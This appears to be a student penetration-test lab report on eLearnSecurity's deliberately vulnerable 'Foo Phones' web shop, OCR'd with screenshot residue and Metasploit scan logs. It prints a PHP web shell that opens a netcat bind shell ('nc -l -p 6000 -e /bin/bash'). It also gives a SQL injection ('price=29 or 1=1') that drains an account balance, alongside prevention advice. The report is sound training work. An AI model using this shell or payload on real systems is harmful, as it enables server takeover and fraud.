[*] File: /root/.msf3/sqlite3.db
msf > wmap_targets -a http://192.168.12.130
[*] Added target 192.168.12.130 80 0
[*] Added request /
msf > wmap targets -s 1
[-] Unknown command: wmap.
msf > wmap_targets -s 1
msf > wmap_run -t
```



```
msf > wmap_targets -s 1
msf > wmap_run -t
[*] Loaded auxiliary/scanner/http/wmap_svn_scanner ...
[*] Loaded auxiliary/scanner/http/wmap_webdav_scanner ...
[*] Loaded auxiliary/scanner/http/wmap_webdav_internal_ip ...
[*] Loaded auxiliary/scanner/http/wmap_ssl ...
[*] Loaded auxiliary/scanner/http/wmap_robots_txt ...
[*] Loaded auxiliary/admin/http/tomcat_manager ...
[*] Loaded auxiliary/scanner/http/version ...
[*] Loaded auxiliary/scanner/http/options ...
[*] Loaded auxiliary/scanner/http/frontpage_login ...
[*] Loaded auxiliary/scanner/http/wmap_webdav_website_content ...
[*] Loaded auxiliary/scanner/http/wmap_vhost_scanner ...
[*] Loaded auxiliary/scanner/http/wmap_cert ...
[*] Loaded auxiliary/admin/http/tomcat_administration ...
[*] Loaded auxiliary/scanner/http/wmap_web_vulndb ...
[*] Loaded auxiliary/scanner/http/wmap_soap_xml ...
[*] Loaded auxiliary/scanner/http/wmap_verb_auth_bypass ...
[*] Loaded auxiliary/scanner/http/wmap_prev_dir_same_name_file ...
[*] Loaded auxiliary/scanner/http/wmap_brute_dirs ...
[*] Loaded auxiliary/scanner/http/ms09_020_webdav_unicode_bypass ...
[*] Loaded auxiliary/scanner/http/wmap_dir_webdav_unicode_bypass ...
[*] Loaded auxiliary/scanner/http/wmap_file_same_name_dir ...
[*] Loaded auxiliary/scanner/http/wmap_backup_file ...
```


eLearnSecurity - Labs - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.12.130/foophones/register.php
Shell - Msfconsole
Session Edit View Bookmarks Settings Help
BackTrack Linux
Home
Scripts Current
Done
Shell
Konsole [2]
eLearnSecurity
16:51

```
[*] Loaded auxiliary/scanner/http/wmap_file_same_name_dir ...
[*] Loaded auxiliary/scanner/http/wmap_backup_file ...
[*] Loaded auxiliary/scanner/http/wmap_dir_listing ...
[*] Loaded auxiliary/scanner/http/writable ...
[*] Loaded auxiliary/scanner/http/wmap_replace_ext ...
[*] Loaded auxiliary/scanner/http/wmap_files_dir ...
[*] Loaded auxiliary/scanner/http/wmap_dir_scanner ...
[*] Loaded auxiliary/scanner/http/wmap_copy_of_file ...
[*] Loaded auxiliary/scanner/http/wmap_error_sql_injection ...
[*] Loaded auxiliary/scanner/http/wmap_blind_sql_query ...
[*] Analysis completed in 5.052649974823 seconds.
[*] Done.
msf > use auxillary/scanner/hhtp/wmap_dir_scanner
[-] Failed to load module: auxillary/scanner/hhtp/wmap_dir_scanner
msf > use auxillaruse auxilary/scanner/hhtp/wmap_dir_scanner
[-] Failed to load module: auxilary/scanner/hhtp/wmap_dir_scanner


RHOSTS => 192.168.1
.130msf auxiliary(wmap_dir_scanner) > set RHOSTS 192.168.12
RHOSTS => 192.168.12.130
msf auxiliary(wmap_dir_scanner) > run

[*] Using code '404' as not found for 192.168.12.130
```


eLearnSecurity - Labs - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.12.130/foophones/register.php
Shell - Msfconsole
Session Edit View Bookmarks Settings Help
BackTrack Linux
Home
Scripts Current
Done
Shell
Konsole [2]
eLearnSecurity
16:52

```
[*] Loaded auxiliary/scanner/http/wmap_error_sql_injection ...
[*] Loaded auxiliary/scanner/http/wmap_blind_sql_query ...
[*] Analysis completed in 5.052649974823 seconds.
[*] Done.
msf > use auxillary/scanner/hhtp/wmap_dir_scanner
[-] Failed to load module: auxillary/scanner/hhtp/wmap_dir_scanner
msf > use auxillaruse auxilary/scanner/hhtp/wmap_dir_scanner
[-] Failed to load module: auxilary/scanner/hhtp/wmap_dir_scanner


RHOSTS => 192.168.1
.130msf auxiliary(wmap_dir_scanner) > set RHOSTS 192.168.12
RHOSTS => 192.168.12.130
msf auxiliary(wmap_dir_scanner) > run

[*] Using code '404' as not found for 192.168.12.130
[*] Found http://192.168.12.130:80/base/ 404 (192.168.12.130)
[*] Found http://192.168.12.130:80/cgi-bin/ 404 (192.168.12.130)
[*] Found http://192.168.12.130:80/doc/ 404 (192.168.12.130)
[*] Found http://192.168.12.130:80/htdig/ 404 (192.168.12.130)
[*] Found http://192.168.12.130:80/icons/ 404 (192.168.12.130)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(wmap_dir_scanner) >
```

2.Vulnerabilities

User Name Harvesting:


Register page in in the website exposes an interface to the public user to know that if some usernames are already registered. Snapshots are shown below:

Brute force attack to harvest usernames would work perfectly.

Prevention :

1. Adding a captcha can ensure that no automatic script can run and register any arbitary users.

2. Limiting the number of registrations from a single IP should be implemented to avoid false registrations from users.



eLearnSecurity - Labs - Mozilla Firefox
192.168.12.129/foophones/register.php
Home
Log in
Register
SPECIAL PROMOTION!
Register now and get $99 in your account!

Register

Name	rashi *
Last Name	rashi *
Country	rashi
UserName	rashi ** Username exists
Password	*
Avatar	Browse... No file selected.
	Register

* = Required

** = 4 characters minimum


eLearnSecurity - Labs - Mozilla Firefox

192.168.12.129/foophones/register_confirm.php

FOO PHONES
A MOBILE PHONES (VULNERABLE) COMPANY

Register
Username exists!

File Upload Vulnerability:

This vulnerability allows an attacker to upload a script file that can then be executed on the server. The most common cause of this vulnerability is functionality that is supposed to allow users to upload inert content (things like images, PDF documents and the like) that is designed to be displayed. Often, however, developers forget to accomplish proper input validation that doesn't restrict the types of files an attacker can upload.


This vulnerability can cause spawing of a shell which is carried out in our setup. A php file is uploaded with the ability to execute shell commands.

Sample code of the php file include:

```
<?php
$output = shell_exec('service ssh start');
echo "<pre>$output</pre>";
$output2 = shell_exec('nc -l -p 6000 -e /bin/bash');
echo "<pre>$output2</pre>";
?>
```

This code tries to start ssh service and also starts a netcat listening service on port 6099 creating a backdoor for the attacker to expose bash shell on the remote server. The uploaded php file can be easily found and executed on the http://<serverIP>/images/avatars/ page. The attacker can then use netcat to connect to the created backdoor to get a bash shell.

Following are the sample snapshots:




FOO PHONES
A MOBILE PHONES (VULNERABLE) COMPANY

Register
Congratulations! You have just been assigned $99 to spend immediately in our store. Please login here

SPECIAL PROMOTION!
Register now and get $99 in your account!

© COPYRIGHT 2009. ELEARNSECURITY



Index of /foophones/images/avatars

Name	Last modified	Size	Description
Parent Directory		-	
C02.png	18-Mar-2010 17:23	35K	
Image7.jpg	18-Mar-2010 22:08	31K	
hello.php	07-Apr-2016 03:49	30	
nokia-5110.jpg	18-Mar-2010 22:08	12K	

Apache/2.2.7 (Ubuntu) PHP/5.1.6-2ubuntu4.5 with Suhosin-Patch Server

Using this vulnerability serious damage can be done to the server.

Further, the server also doesn't put limitation on the size of the file which can give opportunity to the attcaker random big files which can server to crash as it can run out of space.

Prevention :

1) Using BlackListing techniques for filetypes.

2) Using Whitelisting techniques for allowed file types to be uploaded.


3) Using "Content-Type" from the header.

4) Using a File type recogniser.

[Src] *: https://www.owasp.org/index.php/Unrestricted_File_Upload*


SQL Injection Vulnerability:

This type of vulnerability arises due to the inability of the server to distinguish between data and code supplied by the user. A public user can insert SQL queries into the http requests sent by it. Following is the snapshot of the vulnerability found in the provided server :


Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://192.168.12.129:80

```
POST /foophones/login.php HTTP/1.1
Host: 192.168.12.129
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.12.129/foophones/login.php
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 21

user=rashi&pass=rashi
```



192.168.12.129/foophones/buy.php?id=1


FOO PHONES
AN ELEARNSECURITY COMPANY

Confirm purchase

YOUR PURCHASE

Nokia 5110
Price: $29

YOUR CREDIT IS: $99
Shipping address: sjdfh
Purchase


Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex


Request to http://192.168.12.129:80

```
POST /foophones/buy_confirm.php HTTP/1.1
Host: 192.168.12.129
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.12.129/foophones/buy.php?id=1
Cookie: PHPSESSID=1dac8a7a74ad6e95a8d1f42e5359bb90
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

shipping=nzbxcv&price=29&id=1
```

The adding of a single quote after price=29' in the http request intercepted in the burpsuite throws a SQL syntax error which is the first step to detect SQL Injection Vulnerability. After this, its upto attacker SQL expertise to exploit further.

eg. Issuing follwoing http request shipping=&price=29 or 1=1&id=1 will drain all the balance from the customers account.

Following are the snapshots



Confirm purchase

Thank you for your purchase! The product will be shipped to : yugtkuytk

YOUR CREDIT IS NOW: $1

© COPYRIGHT 2009. ELEARNSECURITY

